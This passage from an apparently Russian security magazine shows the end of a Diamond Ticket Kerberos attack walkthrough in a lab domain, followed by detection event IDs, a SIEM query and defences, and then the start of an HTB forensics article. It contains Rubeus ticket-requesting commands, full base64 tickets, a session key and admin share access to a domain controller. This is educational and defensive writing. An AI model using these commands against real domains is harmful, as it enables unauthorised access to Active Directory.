
От TGT к TGS

Теперь программа сольет TGT-билет, который пригодится для запроса TGS.




```
[*] base64(ticket.kirbi):

      doIFEDCCBQygAwIBBaEDAgEWooIEFjCCBBJhggQOMIIECqADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMSUd
OSVRFLkxPQ0FMo4IDzjCCA8qgAwIBEqEDAgEDooIDvASCA7gQdl8IdAk6fUiwkTpcMlaC6S5fvIvYrqz3lj5VYXpGgWCsAwGvA7KbZt8T6vioLoHd
QtJZo5ZuE/uhpLlHL7dK6VRMGHyZOI6ufiGGgXF2SJHLYJYphZMebxCTvzSigfKscAHKKZdaSCe5GN9T8+v8T8WyfIKvLtuZfFkvD2+DLr5XJZh7N
GwyprNp8ZFp5yxT7bF7u61wdJbGKhTy2JybP2KFXd/cNpwGZyI2Z8XMiiksxKsPbUmLaP68TAvLqaHoEtCiHCxcofhDLfachO4/8wglLCODJxHiUZ
P+8B5Sx8lAuLuFXoH0lSXb2mYb/aF8LD6194Rddq5gVr4E+qq2P/5aEU1MkG9RKBKlwPiGjmRr4Jq5DDuy1ms0Pyzvzj11End1PtTyHtSMSpFzC/p
XK5vSgc8rK1u12gkiNq/2wFVnylcAWOO53WhuuCnxWEyce4i1Vr/UbJxzPzTkxoXuVqoINkfSxwD+IMt9rAE1rA+SMwknmHCSX+SiUWvEKBo2VgKK
iDVH2QSvH6nhitcYYkhISd8AXKSwZwnSxWTaWXLGTLqmjJ81zuU5yTJng7XewiwAyoGK9lAEo2caq79HM+1fUHRamk61553OG3+AJdwe7E4V9ZB7O
ZxzECFJ1ePWoWLOtf5mGoxD6o5y1qKagoTM/IYMsfrDmAbDWViWjr8BHGPDTkFFdClCb1lhT/iYat+eyJkID3vGaWfuxvNkoTu0CZ0UjteqlT3LHq
mrmRJv2g0YGg4OqVBcNs7zaCkVMTdftfQ1zavnrJSaX/QcdrgiuI1qz6DNWRfW+1OQYRc+AYBveN1usyemsQAnhZg+ZQ2DDDdyYAuzfe/hpTg8etN
zmzvfY8xlEpqBhQ6mfB8qYqhofilDbcsl540/+ZGgV+5Bai8aeiH6ONl4maAmT+7xJVDsF70tHVXo3Ky82hvnFwlYWOJd2aieyZPhwBlLmaDCrVyd
J83kQv+kpVLabK+bLjS10nd8SlRAS1pBQDvDX3DUSAR/Kjdqne1U7RrDhf8MjJd4BpW4/lRkIg5x0xtkUGfie8DBx7hvhfhAG905iYM5QdIYad3KQ
3/JIuTYIFL8DkEkvWbIIQ7Ko8k+kNk6n8t/H9Sgqk5E9pgGn9JOh3rfunDjvm8TIROloTMwuHdBw99WIUL5r/ZCcMa/6sYYy5517g1GXNVrVHrK6X
tCTq3qtUl0stOblctUgMiuhRmf/Fq731vsKUWzfzY/jK2jEYlmMJL4B3B8cR3kirPaEHjMttDho4HlMIHioAMCAQCigdoEgdd9gdQwgdGggc4wgcs
wgcigKzApoAMCARKhIgQg11TBfjZ3ysg+4GHZYDTrTfnmuDsK8yLdotgyPA3PwMuhDhsMSUdOSVRFLkxPQ0FMohQwEqADAgEBoQswCRsHc2FuamVl
dKMHAwUAQOEAAKURGA8yMDI0MTIyODExMTM0MlqmERgPMjAyNDEyMjgyMTEzNDJapxEYDzIwMjUwMTA0MTExMzQyWqgOGwxJR05JVEUuTE9DQUypI
TAfoAMCAQKhGDAWGwZrcmJ0Z3QbDElHTklURS5MT0NBTA==


[+] Ticket successfully imported!

C:\Users\sanjeet\Downloads>
```

```
rubeus.exe asktgs /ticket: <вставь сюда скопированный ранее тикет> /
service:cifs/dc.ignite.local /ptt /nowrap
```




```
C:\Users\sanjeet\Downloads>Rubeus.exe asktgs /ticket:doIFEDCCBQygAwIBBaEDAgEWooIEFjCCBBJhggQOMIIECqADAgEFoQ4bDElHTklURS5
MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMSUdOSVRFLkxPQ0FMo4IDzjCCA8qgAwIBEqEDAgEDooIDvASCA7gQdl8IdAk6fUiwkTpcMlaC6S5fvIvYrqz
3lj5VYXpGgWCsAwGvA7KbZt8T6vioLoHdQtJZo5ZuE/uhpLlHL7dK6VRMGHyZOI6ufiGGgXF2SJHLYJYphZMebxCTvzSigfKscAHKKZdaSCe5GN9T8+v8T8W
yfIKvLtuZfFkvD2+DLr5XJZh7NGwyprNp8ZFp5yxT7bF7u61wdJbGKhTy2JybP2KFXd/cNpwGZyI2Z8XMiiksxKsPbUmLaP68TAvLqaHoEtCiHCxcofhDLfa
chO4/8wglLCODJxHiUZP+8B5Sx8lAuLuFXoH0lSXb2mYb/aF8LD6194Rddq5gVr4E+qq2P/5aEU1MkG9RKBKlwPiGjmRr4Jq5DDuy1ms0Pyzvzj11End1PtT
yHtSMSpFzC/pXK5vSgc8rK1u12gkiNq/2wFVnylcAWOO53WhuuCnxWEyce4i1Vr/UbJxzPzTkxoXuVqoINkfSxwD+IMt9rAE1rA+SMwknmHCSX+SiUWvEKBo
2VgKKiDVH2QSvH6nhitcYYkhISd8AXKSwZwnSxWTaWXLGTLqmjJ81zuU5yTJng7XewiwAyoGK9lAEo2caq79HM+1fUHRamk61553OG3+AJdwe7E4V9ZB7OZx
zECFJ1ePWoWLOtf5mGoxD6o5y1qKagoTM/IYMsfrDmAbDWViWjr8BHGPDTkFFdClCb1lhT/iYat+eyJkID3vGaWfuxvNkoTu0CZ0UjteqlT3LHqmrmRJv2g0
YGg4OqVBcNs7zaCkVMTdftfQ1zavnrJSaX/QcdrgiuI1qz6DNWRfW+1OQYRc+AYBveN1usyemsQAnhZg+ZQ2DDDdyYAuzfe/hpTg8etNzmzvfY8xlEpqBhQ6
mfB8qYqhofilDbcsl540/+ZGgV+5Bai8aeiH6ONl4maAmT+7xJVDsF70tHVXo3Ky82hvnFwlYWOJd2aieyZPhwBlLmaDCrVydJ83kQv+kpVLabK+bLjS10nd
8SlRAS1pBQDvDX3DUSAR/Kjdqne1U7RrDhf8MjJd4BpW4/lRkIg5x0xtkUGfie8DBx7hvhfhAG905iYM5QdIYad3KQ3/JIuTYIFL8DkEkvWbIIQ7Ko8k+kNk
6n8t/H9Sgqk5E9pgGn9JOh3rfunDjvm8TIROloTMwuHdBw99WIUL5r/ZCcMa/6sYYy5517g1GXNVrVHrK6XtCTq3qtUl0stOblctUgMiuhRmf/Fq731vsKUW
zfzY/jK2jEYlmMJL4B3B8cR3kirPaEHjMttDho4HlMIHioAMCAQCigdoEgdd9gdQwgdGggc4wgcswgcigKzApoAMCARKhIgQg11TBfjZ3ysg+4GHZYDTrTfn
muDsK8yLdotgyPA3PwMuhDhsMSUdOSVRFLkxPQ0FMohQwEqADAgEBoQswCRsHc2FuamVldKMHAwUAQOEAAKURGA8yMDI0MTIyODExMTM0MlqmERgPMjAyNDE
yMjgyMTEzNDJapxEYDzIwMjUwMTA0MTExMzQyWqgOGwxJR05JVEUuTE9DQUypITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDElHTklURS5MT0NBTA== /service:c
ifs/dc.ignite.local /ptt /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'cifs/dc.ignite.local'
[*] Using domain controller: DC.ignite.local (192.168.1.48)
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):

      doIFOjCCBTagAwIBBaEDAgEWooIEPzCCBDthggQ3MIIEM6ADAgEFoQ4bDElHTklURS5MT0NBTKIiMCCgAwIBAqEZMBcbBGNpZnMbD2RjLmlnbml0ZS
5sb2NhbKOCA/YwggPyoAMCARKhAwIBA6KCA+QEggPgQJQAb/9c4XZtJfYEtV46gQR6Pxq3wnXBiO2ljHGdC0qU4WWgo1U1sDUpPp1T57LmM+RHZ0ugLu8l+M
oi5fK9lbJRY7tg7006FZHunuJH1IfBwRBtKm2RkBM6qU2DM/82LSIGigcE6clGnRo1pkiVPeXWkklatRGWIqEu3mJiZwwMetSOT1TmG35+6Y5qyqLrc0J5up
```



```
  ServiceName              :  cifs/dc.ignite.local
  ServiceRealm             :  IGNITE.LOCAL
  UserName                 :  sanjeet
  UserRealm                :  IGNITE.LOCAL
  StartTime                :  12/28/2024 3:19:34 AM
  EndTime                  :  12/28/2024 1:13:42 PM
  RenewTill                :  1/4/2025 3:13:42 AM
  Flags                    :  name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  4benwd3f04QBhrRAWanNuQ+inj756MAVyamts5rLZKE=
```

klist


Эта команда выведет на экран все закешированные на данный момент билеты Kerberos.



```
C:\Users\sanjeet\Downloads>klist

Current LogonId is 0:0xf0c4d

Cached Tickets: (3)

#0>     Client: sanjeet @ IGNITE.LOCAL
        Server: krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_
        Start Time: 12/28/2024 3:13:42 (local)
        End Time:   12/28/2024 13:13:42 (local)
        Renew Time: 1/4/2025 3:13:42 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

#1>     Client: sanjeet @ IGNITE.LOCAL
        Server: cifs/dc.ignite.local @ IGNITE.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent
        Start Time: 12/28/2024 3:19:34 (local)
        End Time:   12/28/2024 13:13:42 (local)
        Renew Time: 1/4/2025 3:13:42 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

#2>     Client: sanjeet @ IGNITE.LOCAL
        Server: LDAP/DC.ignite.local/ignite.local @ IGNITE.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent
        Start Time: 12/28/2024 3:10:29 (local)
        End Time:   12/28/2024 13:10:29 (local)
        Renew Time: 1/4/2025 3:10:29 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: DC.ignite.local
```

В этом сценарии атакующий запускает команду на Windows, чтобы получить список содержимого диска `C:` удаленной машины. Чтобы указать ее, нужно задать имя хоста или IP-адрес.

```
dir \\dc.ignite.local\c$
```



```
C:\Users\sanjeet\Downloads>dir \\dc.ignite.local\c$
 Volume in drive \\dc.ignite.local\c$ has no label.
 Volume Serial Number is D46F-BB5D

 Directory of \\dc.ignite.local\c$

09/14/2018  11:19 PM    <DIR>          PerfLogs
12/22/2024  09:25 AM    <DIR>          Program Files
12/21/2024  11:44 AM    <DIR>          Program Files (x86)
12/27/2024  07:01 AM    <DIR>          Users
12/27/2024  11:13 AM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)  48,246,800,384 bytes free

C:\Users\sanjeet\Downloads>
```

МЕТОДЫ ОБНАРУЖЕНИЯ

Вот список ID ключевых событий:

- 4769 (запрос сервисного билета) — можно детектировать использование поддельных TGT. Признаки: странные имена аккаунтов, высокие права (например, администраторы домена) и запросы с неожиданных IP.
- 4624 (успешный вход в систему) — ищи события с Logon Type 3 (сетевые входы) с неожиданных хостов или с повышенными привилегиями у учеток, которые не тянут на админа.
- 4678 (привилегии, назначенные при входе) — позволяет отслеживать момент, когда обычным юзерам вдруг прилетают спецпривилегии (например, `SeDebugPrivilege`).
- 4713 (изменение политики Kerberos) — изменены флаги времени жизни тикетов или другие параметры политики Kerberos.
- 4625 (неудачная авторизация) — повторяющиеся фейлы входа от имени привилегированных учеток или с подозрительных IP-адресов.

Стратегии обнаружения:

- **Время жизни тикета**: сравни время жизни тикета в событии с ID 4769 с нормами политики, чтобы выловить аномалии.
- **Привязка привилегий**: отслеживай повышенные привилегии или доступ к чувствительным SPN у обычных юзеров.
- **Нетипичное шифрование**: обращай внимание на редкое шифрование, вроде RC4, в событиях с ID 4769.
- **Использование TGT**: следи за одинаковыми TGT, которые применяются на разных IP или с разных мест.

Проактивные приемы:

- Включи логирование Kerberos, чтобы увидеть все в подробностях.
- Проверь изменения в группах с высокими привилегиями (ID событий 4728, 4732).
- Регулярно меняй пароли учетной записи KRBTGT.

Пример запроса для SIEM:

```
index=security_logs sourcetype=wineventlog EventID=4769

| search ServiceName IN ("Domain Admins", "Enterprise Admins")
| stats count by AccountName, IPAddress, ServiceName
| where count > 5
```

КАК ЗАЩИТИТЬСЯ?

Превентивные меры:

- **Меняй пароль учетной записи KRBTGT.** Постоянно обновляй пароль у KRBTGT дважды, чтобы аннулировать закешированные тикеты.
- **Внедряй современное шифрование.** Забудь про старые протоколы типа RC4-HMAC и используй AES256.
- **Ограничь эскалацию привилегий.** Используй принципы минимальных привилегий, чтобы уменьшить уязвимость.

Реагирование на инцидент:

- **Обнуление активных тикетов**: мгновенно меняй ключи KRBTGT и выкидывай всех пользователей из системы.
- **Форензика**: используй такие инструменты, как BloodHound, чтобы построить траекторию повышения привилегий и выявить взломанные аккаунты.

ВЫВОДЫ

Возможность атаки Diamond Ticket должна подтолкнуть админов не забывать о безопасности аутентификации Kerberos в Active Directory. Если ты как защитник разберешься в технических деталях и устранишь коренные причины уязвимостей, твоя компания сможет всерьез снизить риски перед лицом этой угрозы.

УРОКИ ФОРЕНЗИКИ

Исследуем инцидент по следам в GitHub

sab3rt1le
FORensics FOR fun ;)
@k0n70r4

Сегодня мы шаг за шагом пройдем процесс анализа инцидента: по собранным артефактам узнаем подробности о подозрительной активности, а затем изучим код вредоноса по изменениям на GitHub. Особое внимание уделим практическому применению методологии MITRE ATT&CK и использованию OSINT-методов для детального исследования инцидента.

Мы будем проходить лабораторную работу Psittaciformes из раздела Sherlocks на площадке Hack The Box.

Вот как звучит предложенный автором лабы сценарий:

